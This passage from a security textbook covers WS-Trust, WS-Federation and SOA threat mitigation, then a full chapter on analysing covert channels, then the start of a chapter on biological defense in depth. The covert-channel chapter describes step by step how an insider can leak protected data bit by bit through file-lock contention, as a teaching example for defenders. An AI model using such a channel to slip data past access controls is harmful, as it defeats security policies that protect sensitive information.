WS-Trust builds upon WS-Security and WS-Policy to define mechanisms for issuing, renewing, and validating security tokens. The WS-Trust model has many similarities to Kerberos, and there are direct analogies such as delegation and forwarding of security tokens. Of course WS-Trust is designed to work over Web services and with many types of security tokens, such as X.509, Kerberos, XML tokens, and password digests. WS-Trust can also extend to trust relationships over the Internet, whereas Kerberos is more suited to providing trust within intranet-type scenarios. WS-Federation, discussed later in this chapter, builds upon these principles and adds mechanisms to provide a framework for implementing identity federation services.

In the WS-Trust model shown in Figure 16.10, the Web service has a policy that defines what security tokens are required to use the service (via WSDL). To access the Web service, the requester needs a valid security token that the Web service understands. To obtain a valid security token, the requester may directly request a token from the security token service (STS), via a RequestSecurityToken request. Assuming the requester adequately proves its claims (via digital




Figure 16.10 WS-Trust security model.

signatures) to the STS and meets the STS policy, the STS will respond with a RequestSecurityTokenResponse containing a new token signed by the STS. This new token will be in a format the Web service understands, even if the client and Web service support different authentication mechanisms. For example, say the client understands X.509 certificates only and the Web service understands SAML only, then the STS can issue a SAML token for the requester to present to the Web service.

WS-Trust addresses the issue of trust in the security tokens by providing mechanisms for brokering trust relationships through the use of one or more STSs. Trust is established through relationships between the requester and an STS, between the Web service and an STS, and between STSs. So the Web service need not directly trust the requester or the STS it uses to accept security tokens, as long as there is a trust relationship between the requester's STS and the Web service's STS.

WS-SecureConversation

The WS-SecureConversation standard builds upon WS-S and WS-Trust to define the concept of a security context, or session between services. Establishing a security context aims to alleviate some of the potential security problems with WS-S, such as message replay attacks and support for challenge–response security protocols.

There are three different ways to establish the security context.

- An STS (see WS-Trust) is used, whereby the initiator requests the STS to create a new security context token.
- The initiator is trusted to create the security context itself and sends it along with a message.
- A new security context is created via a negotiation between participants, typically using the WS-Trust model.

An advantage of WS-SecureConversation is that it optimizes multiple secure Web service calls between services by performing the authentication step only once for the conversation, by reducing message size with the use of a small context identifier, and by performing only fast symmetric cryptography (using the shared secret keys). WS-SecureConversation uses public-key cryptography to derive shared secret keys for use with the conversation.

WS-Federation

WS-Federation builds upon WS-Security, WS-Policy, WS-SecurityPolicy, WS-Trust, and WS-Secure Conversation to allow security identity and attributes to be shared across security boundaries. As its name suggests, WS-Federation provides a framework for implementing federated identity services.

WS-Federation defines certain entities.

- Principal is an end user, an application, a machine, or another type of entity that can act as a requester.
- STS, as defined in WS-Trust, issues and manages security tokens such as identity tokens and cryptographic tokens. The STS is often combined with an identity provider role as STS/IP.

- Identity provider is a special type of STS that performs authentication and makes claims about identities via security tokens.
- Attribute service provides additional information about the identity of the requester to authorize, process, or personalize a request.
- Pseudonym service allows a requester (a principal) to have different aliases for different services and optionally to have the pseudonym change per service or per log-in. Pseudonym services provide identity mapping services and can optionally provide privacy for the requester, by utilizing different identities across providers.
- Validation service is a special type of STS that uses WS-Trust mechanisms to validate provided tokens and determine the level of trust in the provided tokens.
- Trust domain or realm is an independently administered security space, such as a company or organization. Passing from one trust domain to another involves crossing a trust boundary.

These services can be arranged in different ways to meet different requirements for trust, from simple trust scenarios through to quite complex trust scenarios. The example in Figure 16.11 illustrates a fairly complex scenario in which the requester first requests a token from the STS/IP it trusts. (1) The security token is then presented to the resource's STS to request a token to access the resource. (2) Assuming the requester's token is valid, the resource's STS will issue a new token, which is then presented to the Web resource to request access. (3) The Web service resource at some point needs to perform work on behalf of the principal, so it queries another STS/IP in a separate security domain to obtain a delegated security token. (4) Assuming the Web service has the appropriate proof that it is allowed to perform delegation, the STS/IP will issue a security token. (5) This delegated security token is then presented to the resource on behalf of the principal. The chain of trust between the requester and the resource in trust domain C can be followed in the Figure 16.11.




Figure 16.11 WS-Federation example.

WS-Federation introduces models for direct trust, direct brokered trust, indirect brokered trust, delegated trust, and federated trust relationships. Other services can be added to the picture, such as attribute and pseudonym services for attribute-based authorization, role-based authorization, membership, and personalization. Pseudonym services store alternate identity information, which can be used in cross-trust domain scenarios to support identity aliases and identity mapping.

WS-Federation also describes a way for participants to exchange metadata such as the capabilities, security requirements, and characteristics of the Web services that form the federation. This exchange of metadata is achieved through the use of another standard called WS-MetadataExchange, which builds primarily upon WSDL and WS-Policy.

WS-Authorization and WS-Privacy (Proposed Standards)

As these standards are not yet published, they are mentioned here just for completeness. WS-Privacy is a proposed standard language for describing privacy policies for use with Web services. The standard is intended for use by organizations to state their privacy policies and to indicate their conformance with those policies. WS-Authorization is a proposed standard for how to describe authorization policies for Web services using a flexible authorization language. The standard will describe how authorization claims may be specified in a security token and validated at the endpoint.

WS-I Basic Security Profile 1.0

With the large number of WS-* security standards, vendors are implementing them at different times, and not all of the options are common from one vendor's system to the next. WS-I Basic Security Profile 1.0 is intended to provide a baseline for WS-Security interoperability among different vendor's products. The idea is that if the products conform to the Basic Security Profile 1.0, then they should be interoperable at least to some level. This can be important when implementing SOAs with products from different vendors, such as Sun's Java J2EE, BEA Weblogic, and Microsoft's .NET platform.

The Basic Security Profile 1.0 supports a good number of security extensions, including Kerberos, SAML, X.509, and username tokens and support for SSL transport-layer security (HTTPS).

Putting It All Together

Now that we have covered the suite of Web Services Security standards, we can apply this knowledge to the problem of securing an SOA based upon Web services.

It is important to note that traditional security principles should form the basis of a secure SOA. The environment in which the systems are running should be managed appropriately to ensure that the organization's security policies are satisfied and that regulatory requirements placed upon the organization are being met. This includes attention to network security, operating system security, application security (including the Web services infrastructure), and physical security. Security risk assessments, threat analysis, vulnerability scanning, and penetration testing techniques should be used to validate the security of the SOA services, platforms, and related systems.

To perform a thorough security assessment, the following types of questions should be asked:

- What does the overall SOA look like?
- Who are the intended consumers of the service(s)?
- How are the services discovered by consumers? Is WSDL or UDDI used?
- What interactions occur between consumers and services and between services?
- Are any of the services or consumers on untrusted networks?
- What types of data are passed between consumers and services at various points?
- Is data integrity or confidentiality required at any point within the SOA?
- Does data flow through multiple intermediaries?
- Is there a need to provide end-to-end security for certain types of data?
- What are the authentication and authorization requirements for each of the services?
- Is the authorization based upon roles or attributes?
- Is data privacy a concern?
- What security technologies, such as X.509, Kerberos, or SAML, are available?
- Are multiple security domains involved? Is there a need for cross-domain trust relationships?
- Are there different Web services technologies, such as J2EE, Weblogic, or .NET, in use that might cause issues with protocol support or interoperability? If so, is the WS-I Basic Security Profile 1.0 supported?
- Threat analysis—what potential threats are there to the infrastructure, such as malicious attacks, insider threats, information disclosure, disasters, message replay attacks, or denial-of-service (DoS)?

The following summarizes the types of threats that apply to SOA and mechanisms to mitigate the threats:

- Information disclosure (confidentiality)—Use of XML encryption within WS-Security can provide data confidentiality. End-to-end message confidentiality can also be handled with XML encryption.
- Message tampering—Message tampering could be used to remove XML, add XML, or otherwise alter data or cause some unintended behavior within the application. XML signatures can be used to ensure the integrity of messages.
- Message injection—Message injection may be used to cause some unintended behavior within the application. Authentication mechanisms and input validation within the service can help to mitigate this issue.
- Message replay—WS-SecureConversation provides mechanisms to prevent this kind of attack, but otherwise, message identifiers or time stamps can be used to prevent message replay.
- Authentication—Authentication is provided by XML signatures and security tokens such as Kerberos, X.509 certificates, and SAML, or even username tokens. These methods are supported by WS-Security and WS-Trust.
- Authorization—Authorization can be role based or attribute based. The Web services platform will typically provide some form of authorization capability, but for more advanced authorization needs, the application will have to include explicit authorization checks.
- Service availability—Disasters, whether natural or human-made, need to be planned for by ensuring that an adequate disaster recovery strategy is in place. Other malicious attacks such

as DoS can affect the network, operating system, or application. Dealing with DoS attacks is beyond the scope of this chapter, however.

- Token substitution—Attempts to substitute one security token for another can be prevented by ensuring that digital signatures provide integrity over all the security critical portions of the message, including security tokens.

Once a risk assessment is completed, and the security requirements are understood, decisions need to be made about how to secure the SOA environment. Risks are normally rated in terms of impact and likelihood and should be prioritized—for example into high-risk, medium-risk, and low-risk categories. Security measures can then be chosen to mitigate the risks and meet security requirements, based on a cost–benefit analysis.

General security principles should be followed when choosing security measures, such as:

- Ensuring the confidentiality, integrity, and availability of data and services
- Defense in depth
- Principle of least privilege
- Minimizing the attack surface
- Promoting simplicity rather than complexity

At the network level, firewall policies can be applied to limit access to Web services, because SOAP messages are transmitted via HTTP, typically on Transmission Control Protocol (TCP) port 80, or via HTTPS on TCP port 443. Internet-facing servers should have access restricted just to the port that the service is listening on. Firewall policies can form the first line of defense by reducing the available attack surface. Other standard techniques, including DMZ architecture, security zones, and intrusion detection/prevention, can reduce risk at the network level and provide defense in depth.

At the transport level, Web services are often secured through the use of SSL, via the HTTPS protocol, and policies can be applied through WSDL to ensure that Web services are secured with SSL. The use of SSL should definitely be considered, particularly because it is a well-understood protocol, although it is important to understand that SSL provides only point-to-point encryption and that other techniques need to be applied if the security of the SOAP messages is to be maintained beyond the SSL session.

At the message level, XML is by nature a text-based standard, so data confidentiality and integrity are not built in. SOAP messages and attachments may be processed by different intermediaries along the route to the final recipient, and WS-Security allows parts of messages to be targeted to different recipients. This is an important distinction between point-to-point security technologies, such as SSL, and end-to-end security, which WS-Security supports. XML encryption can provide end-to-end data confidentiality via public-key cryptography and shared symmetric-key cryptography, whereas XML signature can meet data integrity and message authentication needs.

Other issues exist when dealing with trust relationships and cross-domain authentication. The WS-Trust and WS-Federation standards provide a technical foundation for establishing trust for SOAs. Organizational security policies and regulatory requirements should define the security requirements that need to be placed on interactions with customers and business partners. These security requirements can be used as a basis for determining the security mechanisms that need to be used to provide an appropriate level of trust, such as encryption strength or method

of authentication (X.509 digital certificates, SAML, Kerberos, etc.). However, trust between organizations goes beyond technical implementation details and also needs to be addressed by contractual obligations and business discussions.

Conclusion

The WS-S family provides an essential set of standards for securing SOAs; however, the number and complexity of the standards is a definite problem. This complexity can serve to discourage the adoption of these standards into an SOA, particularly for application developers, whose job is complicated by security needs. These standards are also evolving and new security standards are being developed, so expect the SOA security landscape to evolve over time.

Fortunately vendors are providing new tools to simplify integration of WS-Security standards into Web services. These tools can help by hiding many of the lower-level details from security practitioners and architects. Expect these tools to evolve over time as SOA and Web services become more mature. At this time, however, it is still not an easy task to integrate WS-Security standards into Web services.

For the security practitioner, standard security principles can be leveraged to assist in guiding architects and developers in selecting appropriate mechanisms to secure SOAs.

Further Readings

IBM developerWorks Web Services Standards Documentation, http://www.ibm.com/developerworks/webservices/standards.

Microsoft MSDN Documentation on WSE Security and WCF Security, http://msdn2.microsoft.com/en-us/library/default.aspx.

OASIS Standards for WS-Security, WS-Trust, WS-SecureConversation, WS-Federation, UDDI and SAML, http://www.oasisopen.org/specs/index.php.

Security in a Web Services World: A Proposed Architecture and Roadmap, http://msdn2.microsoft.com/enus/library/ms977312.aspx.

W3C Standards for XML, XML Encryption, XML Signature, SOAP, WSDL, WS-Policy and WS-PolicyAttachment, http://www.w3.org/.

Chapter 17

Analysis of Covert Channels

Ralph Spencer Poore

Contents

What Is a Covert Channel?
How Is a Covert Channel Exploited?
How Much Information Can Flow over a Covert Channel?
Example of a Covert Channel
Overview of the Analysis Process
Protecting against Covert Channels
Steganography as a Special Case
Recommendations
Further Readings

> Technology—sufficiently advanced—is indistinguishable from magic.
>
> **attributed to Arthur C. Clarke**

Complex systems often have paths for information that were not intended by their designers. These paths or channels may exist at any layer within the open systems interconnection (OSI) model and may cross layers. Through these channels information may escape to unauthorized recipients. To the unwary, these covert channels transport information as if by magic.

What Is a Covert Channel?

The security and academic literature define the term "covert channel" in several ways. The notion of covert communication was introduced in a paper by Lampson (1973), in which he defined the term by stating that "A communication channel is covert if it is neither designed nor intended to transfer information at all." Other definitions tend to focus on the different means that result in such a

communication channel (the references for this chapter include a wealth of publications discussing this). However, a covert channel becomes especially important when it can result in the leakage of sensitive information either from a more-sensitive process (e.g., one that is classified as top secret) to a less-sensitive process (e.g., one that is classified as confidential) or from one compartment (e.g., medical records) to another (e.g., office equipment inventory). This unintended path moves data from access by authorized users to access by unauthorized users. Because the covert channel is neither designed nor intended to transfer data, access control mechanisms generally cannot address the leakage.

A covert channel exists when two (or more) processes operating at different levels of sensitivity share a resource, whereby the less-sensitive process cannot read the information written to it by the more highly sensitive process, but can measure the effect on its own performance of the resource's use by the more-sensitive process. For example, if a nonsensitive file, such as a zip codes file, were accessible to both a highly sensitive process (e.g., a human immunodeficiency virus research program) and a less sensitive process (e.g., a general market mailing program), a path for information leakage (i.e., a covert channel) would exist if, by analyzing the performance of the less-sensitive process as it opens, reads, and closes the zip codes file, information could be obtained about the highly sensitive process that also opens, reads, and closes the zip codes file.

In practice, when covert channel use scenarios are constructed, a distinction between covert storage channels and covert timing channels is made, even though theoretically no fundamental distinction exists between them. A potential covert channel is a storage channel if its use scenario "involves the direct or indirect writing of a storage location by one process and the direct or indirect reading of the storage location by another process" (National Computer Security Center, 1985). A potential covert channel is a timing channel if its use scenario involves a process that "signals information to another by modulating its own use of system resources (e.g., CPU time) in such a way that this manipulation affects the real response time observed by the second process" (National Computer Security Center, 1985).

How Is a Covert Channel Exploited?

To exploit a covert channel, the perpetrators need to identify it and need to capture the performance data of the less-sensitive process to which they presumably have access. The required analysis is not trivial. However, if the sensitive information is of sufficient value and alternative means effectively prevented, then even the difficult analysis may become attractive.

Once the perpetrators have identified the covert channel, they may be able to exploit it more directly if they can create and execute a process of his or her own. An even worse situation is one in which an authorized user with access to highly sensitive data conspires with someone who does not have access to such data. The authorized user cannot just copy the data to a lower classification (as this violates access control policy). Instead, the authorized user (whom we will call "Adam") creates a program that will signal the information via a covert channel to a program created by the unauthorized user (whom we will call "Ulysses"). In this scenario,* Ulysses creates three files: `synch`, `bit_1`, and `bit_0`. Ulysses opens `synch` for writing, writes "Begin" in the file, and then closes it. Adam opens `synch` for reading, reads it, and closes it; this he repeats

* This scenario is based on a widely followed security policy of allowing high-security processes to read low-security files, but preventing low-security processes from reading high-security files. In the Bell-La Padula Model, this is the star (*) property, sometimes called the "write up, read down" policy.

until he reads "Begin" in the file. At this point, Adam and Ulysses may begin exploiting the covert channel through the following loop of steps:

1. Adam opens `bit_1` for reading when he intends to send a "1"; he opens `bit_0` for reading when he intends to send a "0".
2. Adam also continues to open `synch` for reading, reads it, and closes it, repeating this until he reads "Next" in the file.
3. Ulysses repeatedly attempts to open both `bit_1` and `bit_0` for writing. If this succeeds for both, they are closed, and this step is repeated. If Ulysses succeeds for one but not for the other, than a bit has been sent (i.e., a "1" if he failed to open `bit_1` and a "0" if he failed to open `bit_0`).
4. Adam closes the open file `bit_1` or `bit_0`.
5. Ulysses repeatedly attempts to open the file he failed to get in step 3 until he succeeds.
6. Ulysses then signals his success (indicating receiving of the bit) by writing a message (i.e., "Next") to the `synch` file.
7. This loop continues until all the bits are transferred from Adam to Ulysses.

Given machine speeds, this prearranged exploitation of a covert channel could have a very high bandwidth.

How Much Information Can Flow over a Covert Channel?

The amount of information communicated over a covert channel in a given period is called its bandwidth or capacity. Very low bandwidths, for example, 1 bit per hour, may make exploitation impractical and alleviate the need for remediation (but not always). High bandwidths, however, invite discovery and exploitation. Information theory as described by Shannon and Weaver (1964) provides a mathematical basis for determining bandwidth. The interested reader with extensive background in advanced mathematics is invited to review their paper. An additional source with somewhat simplified mathematics (but still requiring more than college algebra) is well presented in Section 4.0 of *A Guide to Understanding Covert Channel Analysis of Trusted Systems* (NCSC-TG-30). The information security practitioner, however, may need only a general understanding. To that end, here is a substantial oversimplification: the bandwidth is a function of the number of possible states available to the channel and the speed at which the states can be changed by one process and evaluated by another. For example, if the high-sensitivity process can cause four detectable independent events each millisecond, that would be equivalent to passing a 4-bit value every millisecond for a bandwidth of 4000 bps. The *Handbook for the Computer Security Certification of Trusted Systems** contains in Chapter 8, "Covert Channel Analysis," a discussion of channel capacity that concludes that the trend toward faster systems in shared memory multiprocessors makes fast covert channels much more likely. This conforms to Moore's Law,† which portends serious consequences if we ignore covert channel analysis.

---

* Prepared by the University of North Carolina for the Naval Research Laboratory under contract N00014-91-K-2032 (NRL Technical Memorandum 5540:062A, February 12, 1996).

† The term Moore's Law was coined by Carver Mead (ca. 1970) and is named after Gordon E. Moore (a cofounder of Intel). He determined that the number of transistor counts for the same component costs doubled every two years. This proportional "law" has been generalized to information processing advances. Although such doubling cannot continue indefinitely, it has largely held to date.

Although much of the literature focuses on covert channels in software, the electronics of an information processing device may provide unintended communication paths that result in the leakage of sensitive data. A simple discrete circuit used to illuminate a status lamp, for example, might be manipulated to provide information to an unauthorized person through Morse code. It may also be possible to determine critical bits of information by examining power fluctuations, changes in temperature, or acoustic vibrations depending on the nature of the information processing device. Because the unintended communication paths were neither clearly designed nor intended to be information communication paths, when they exist, they qualify as covert channels.

Example of a Covert Channel

For this example, we define three domains of differing sensitivity classifications: Red, Green, and Blue. Red will be the most sensitive and act as a security gateway between Green and Blue. By security policy, no Green data should ever get to Blue. The Red process transforms Green data to Blue data (or blocks it entirely depending on security policy). Blue data may freely flow through Red to Green, that is, the Green domain may read Blue domain data, but the Blue domain may never read Green domain data. With this simple example, we have a security policy and a design that makes any channel that can transfer Green domain data to the Blue domain a covert channel. Because the Red domain is effectively a shared resource, we may have the potential for a process in the Blue domain to detect a performance impact by a process in the Green domain by its interaction with the Red domain. This could allow a covert timing channel through Red manipulated by Green. Blue can easily establish a semaphore for synchronization because the security policy allows Blue to send to Green.

If Green can signal Red to set a condition that should prevent Red from processing something sent by Blue, then Green can establish a covert storage channel with Blue through which Blue continuously queries Red and checks for a response. This would be analogous to Green setting a flag in storage, which Blue could check. The bandwidth or capacity of this covert channel would depend on machine speeds and the number of possible distinguishable states. However, even a simple binary, if it could be tested every 100 ms (a rather slow machine rate), would transfer 100 bps. If those were eight-character passwords, this would expose more than 90 passwords per minute. Or, if this were a banking system relying on cryptographic keys (e.g., two-key Triple-Data Encryption Standard, which would be 112 bits of key plus 16 bits of parity for a total of 128 bits), the key would be compromised in less than two seconds.

If Green, Red, and Blue shared a power supply, a display, or error-handling processes, additional covert channels may exist. As previously suggested, the criticality of the information potentially released determines what may constitute a sufficiently stringent constraint on information leakage. If only the compromise of gigabytes of data is of concern, then a 100-bps covert channel might not warrant countermeasures. However, if national security, life safety, or billions of dollars are at stake over the loss of a password or cryptographic key, then even 1 bps may demand remediation.

Overview of the Analysis Process

Before the investigators can identify covert channels, they must have an understanding of the overt, that is, intended or legal, channels and their associated information flow security policies. These channels may support a covert channel if an information flow contrary to policy is

possible. Otherwise, the investigator documents these for use later in the analysis. Next, the investigator documents all shared resources, including storage locations, devices, CPU, power supplies, and system resources (e.g., error routines, common libraries, and system calls). These are all potential covert channels. Developing a matrix for this analysis is one practical approach (see Kemmerer, 2002).

The investigator must then determine whether each shared resource qualifies for further analysis as a potential covert channel. Any of the following three situations would be documented, but would end the analysis for a candidate covert channel.

1. If another channel already exists between the processes that share the resource and if that channel is one that would permit the same communication without violating the information flow security policies (i.e., it is a legal or overt channel), then the potential covert channel is not of consequence. This may be determined by comparing the potentially illicit information flow with the ones previously documented as legal. Where a legal channel accomplishes the same result as the potentially illicit one, then the covert channel is discounted and no further analysis is needed for that channel.
2. If the potential covert channel cannot be controlled sufficiently to signal useful information, than it is also of no consequence. For example, a state variable that is changed by the trusted computing base but does not identify the process that caused the change and can be changed by any arbitrary process may be useless as a signal to another process because it is too unreliable.
3. If the shared resource can signal to each process only information the respective process would already know, then it is, again, not worthy of further analysis. An example of this is a file attribute that states who locked a file. If it can be read only by the process that locked the file—a process that already knows it did so—then no useful information via that attribute is sent.

The remaining candidates for covert channels require more detailed analysis. Although additional analysis techniques exist, including covert flow trees (see Kemmerer and Porra, 1991) and noninterference modeling (see Goguen and Meseguer, 1982), the final determination remains one based on the experience and skill of the investigator.

For each channel identified as a covert channel, an assessment of its bandwidth or capacity is needed. This information is important in determining the risk–benefit associated with making the changes necessary to eliminate or limit the effectiveness of the covert channel. In many commercial situations, a qualitative approach using "high, medium, and low" may prove sufficient. In more formal situations, quantitative measurements or mathematical modeling may be required (some of which we discussed earlier). Once the investigators have assessed the potential capacity, they then need to identify any existing countermeasures that would further limit either the capacity or the utility of the covert channel. For example, an error condition discrete has the potential of sending one bit of information each time it is set and reset. If the processor can do this at machine speed, gigabits of information could flow within minutes—an enormous capacity. However, if a change in this register results in an interruption that shuts the system down, then the capacity is, at most, one bit. Documenting this is an important step in the analysis of covert channels.

At the end of the analysis, the investigator will probably have covert channels for which additional remediation is warranted. The next section provides some insight into protecting against covert channels. The investigator has, however, not completed the work. At each stage in the development or remediation process, additional analysis will be needed.

Protecting against Covert Channels

Good architecture and design practices that clearly identify the intended security policies for the system form the foundation for any countermeasures. The system designer can include specific countermeasures in the design, including the use of "fuzzy time" (see Hu), heuristic measure of regularity (see Cabuk et al., 2004a, b), and formal information flows. In addition, the developer can run tools against the formal design (or in some instances against the source code). Tools include the following:

1. Buffer Overrun Detection (BOON) (refer to http://www.cs.berkeley.edu/~daw/boon/)
2. Cqual (refer to http://www.cs.umd.edu/~jfoster/cqual/)
3. Flawfinder (open source; refer to http://www.dwheeler.com/flawfinder/)
4. Modelchecking Programs for Security Properties (MOPS) (refer to http://www.cs.berkeley.edu/~daw/mops/)
5. Rough Auditing Tool for Security (RATS) (open source; refer to http://www.fortifysoftware.com/security-resources/rats.jsp)
6. ITS4 (open source [but not supported]; refer to http://www.cigital.com/its4/)
7. Secure Programming Lint (SPLINT) (refer to http://www.splint.org/)
8. Stanford Checker (now known as "MC") (refer to http://metacomp.stanford.edu/)

Although each tool can provide valuable assistance in identifying problems in the design or source code, each tool has its limitations. Using more than one increases the likelihood of discovering potential problems that could support covert channels. Even with the use of tools, formal analysis by a computer scientist or engineer with experience in covert channel analysis is recommended.

Steganography as a Special Case

Steganography, from the Greek meaning covered writing, covertly encodes a message in benign data. Steganographic techniques consist of altering bytes in predominantly lossy protocols, that is, protocols that use a compression technique that does not decompress data back to 100 percent of the original (e.g., AAC, JPEG, MP3, and Motion Picture Experts Group [MPEG]) and that does not lead to a perceivable change in data quality but does allow information to be embedded without being identified. Although steganography has ancient roots, its widespread use in information processing is primarily a result of the Internet and laws against the transmission of pornographic materials. The information is encoded into a benign data stream or object and transmitted. Persons with the proper decoding software can then retrieve the original materials.

Although modern researchers often include this special case in papers that discuss covert channel analysis (see, e.g., Van Horenbeeck), this illicit information flow has not become a common component of traditional covert channel analysis. First, processes in systems that prevent higher-sensitivity processes from writing to lower-sensitivity processes—a rather standard security policy in systems that process multiple levels of sensitive information—cannot exploit this, as the overt message from the higher-sensitivity category would not be transported to the lower-sensitivity category. Second, any otherwise covert channel that might subvert the security policy would have a higher capacity for illicit information flows without recourse to steganography. Nonetheless, systems that rely on object labeling programmatically assigned by a process (as opposed to labels assigned by the trusted computing base) may need to address this threat. This situation exists when a higher-sensitivity process can label its outputs at lower levels of sensitivity either by design or by a process that does not conform to data labeling, for example, messages to a system operator and error or diagnostic messages.

Recommendations

Systems that use high-security components or warrant high-assurance application development should include an analysis of covert channels. Such an analysis should follow a formal process, for example, as described in NCSC-TG-30 or in *A Foundation for Covert Channel Analysis* (see References). The Common Criteria* requires a formal covert channel analysis only for Evaluation Assurance Level (EAL) 7—the highest level of assurance. However, as early as EAL 3, covert channels (aka "illicit information flows") must be addressed.

As systems become more complex and processing becomes faster, the potential for covert channels with dangerously high bandwidths increases. Although it may seem counterintuitive, improvements in application and system security may increase the risk of covert channel exploitation. When a simple password hack gains access, a perpetrator need not invest in more sophisticated attacks. As security improves, the more easily exploited holes close. Covert channels are generally not easily exploited, but when other doors close, they may prove to be the window that remains open.

Further Readings

Fine, T. A Foundation for Covert Channel Analysis, *Proceedings of the 15th National Computer Security Conference*, 1992, pp. 204–212, Baltimore, Maryland.

Gligor, V. D., Millen, J. K., Goldston, J. K., and Muysenberg, J. A. A Guide to Understanding Covert Channel Analysis of Trusted Systems (NCSC-TG-30), *National Computer Security Center (NCSC)*, November 1993 (available at stinet.dtic.mil).

Gray, J. W., III. On Introducing Noise into the Bus-Contention Channel, *Proceedings of the IEEE Symposium on Security and Privacy*, 1993, pp. 90–98. Oakland: IEEE.

Haigh, J. T., Kemmerer, R. A., McHugh, J., and Young, D. W. An Experience Using Two Covert Channel Analysis Techniques on a Real System Design, *Proceedings of the IEEE Symposium on Security and Privacy*, 1986, pp. 14–24. Oakland: IEEE.

International Standard ISO/IEC 15408:2005—The Common Criteria for Information Technology Security Evaluation (available from www.niap-ccevs.org/cc-scheme/cc_docs/).

Karger, P. A., and Wray, J. C. Storage Channels in Disk Arm Optimization, *Proceedings of the 1991 IEEE Computer Society Symposium on Research in Security and Privacy*, 1991, pp. 52–61. Oakland: IEEE.

Kemmerer, R. A. Shared Resource Matrix Methodology: An Approach to Identifying Storage and Timing Channels, *ACM Transactions on Computer Systems*, Vol. 1, No. 3, August 1983, pp. 256–277, Washington: ACM Press.

Levin T., Tao, A., and Padilla, S. J. Covert Storage Channel Analysis: A Worked Example, *Proceedings of the 13th National Computer Security Conference*, 1990, pp. 10–19, Washington, D.C.

Melliar-Smith, P. M., and Moser, L. E. Protection against Covert Storage and Timing Channels, 1991, *Proceedings of the 4th IEEE Computer Security Foundations Workshop—CSFW'91*, Franconia, N H, June 18–20, 1991, pp. 209–214, IEEE Computer Society, 1991.

Millen, J. K. 20 Years of Covert Channel Modeling and Analysis, *Proceedings of the 1999 IEEE Symposium on Security and Privacy*, 1999, pp. 113–114. Oakland: IEEE.

Millen, J. K. Covert Channel Capacity, *1987 IEEE Symposium on Security and Privacy*, 1987, *sp*, p. 60. Oakland: IEEE.

Minutes of the First Workshop on Covert Channel Analysis, Cipher, Newsletter of the Technical Committee on Security and Privacy, IEEE Computer Society, Special Issue, July 1990.

Moskowitz, I. S., and Miller, A. R. The Influence of Delay upon an Idealized Channel's Bandwidth, *Proceedings of the IEEE Symposium on Security and Privacy*, 1992, pp. 62–67. Oakland: IEEE.

* ISO/IEC15408:1999.

Moskowitz, I. S., and Miller, A. R. Simple Timing Channels, *IEEE Symposium on Research in Security and Privacy*, 1994, pp. 56–64. Oakland: IEEE.

National Computer Security Center, Department of Defense Trusted Computer System Evaluation Criteria, DoD 5200.28-STD, December 1985.

Oblitey, W., Wolfe, J. L., and Ezekiel, S. *Covert Channels: The State of the Practice*. Department of Computer Science, Indiana University of Pennsylvania, Indiana, PA, August 24, 2005.

Proctor, N. E., and Neumann, P. G. Architectural Implications of Covert Channels, *Proceedings of the 15th National Computer Security Conference*, 1992, pp. 28–43.

Siponen, M. T., and Oinas-Kukkonen, H. A Review of Information Security Issues and Respective Research Contributions, *The DATABASE for Advances in Information Systems*, Vol. 38, No. 1, February 2007. Washington: ACM Press.

Tsai, C.-R., and Gligor, V. D. A Bandwidth Computation Model for Covert Storage Channels and its Applications, *Proceedings of the IEEE Symposium on Security and Privacy*, 1988, pp. 108–121. Oakland: IEEE.

Tsai, C.-R., Gligor, V. D., and Chandersekaran, C. S. A Formal Method for the Identification of Covert Storage Channels in Source Code, *Proceedings of the IEEE Symposium on Security and Privacy*, 1987, pp. 74–86. Oakland: IEEE.

Willcox, D. A., and Bunch, S. R. A Tool for Covert Storage Channel Analysis of the UNIX Kernel, *Proceedings of the 15th National Computer Security Conference*, 1992, pp. 697–706, Baltimore, Maryland.

Wray, J. C. An Analysis of Covert Timing Channels, *Proceedings of the 1991 IEEE Computer Society Symposium on Research in Security and Privacy*, May 20–22, 1991, pp. 2–7. Oakland: IEEE.

Chapter 18

Security Architecture of Biological Cells: An Example of Defense in Depth*

Kenneth J. Knapp and R. Franklin Morris, Jr.

Contents

Four Analogies
- Barrier Defense
- Barrier Transmission and Communication
  - Membrane Channels
  - Gap Junctions
  - Cell-to-Cell Communications via the Extracellular Matrix
- Internal Organization
- Internal Routing and Communication

Five Valuable Lessons from Cells
Summary

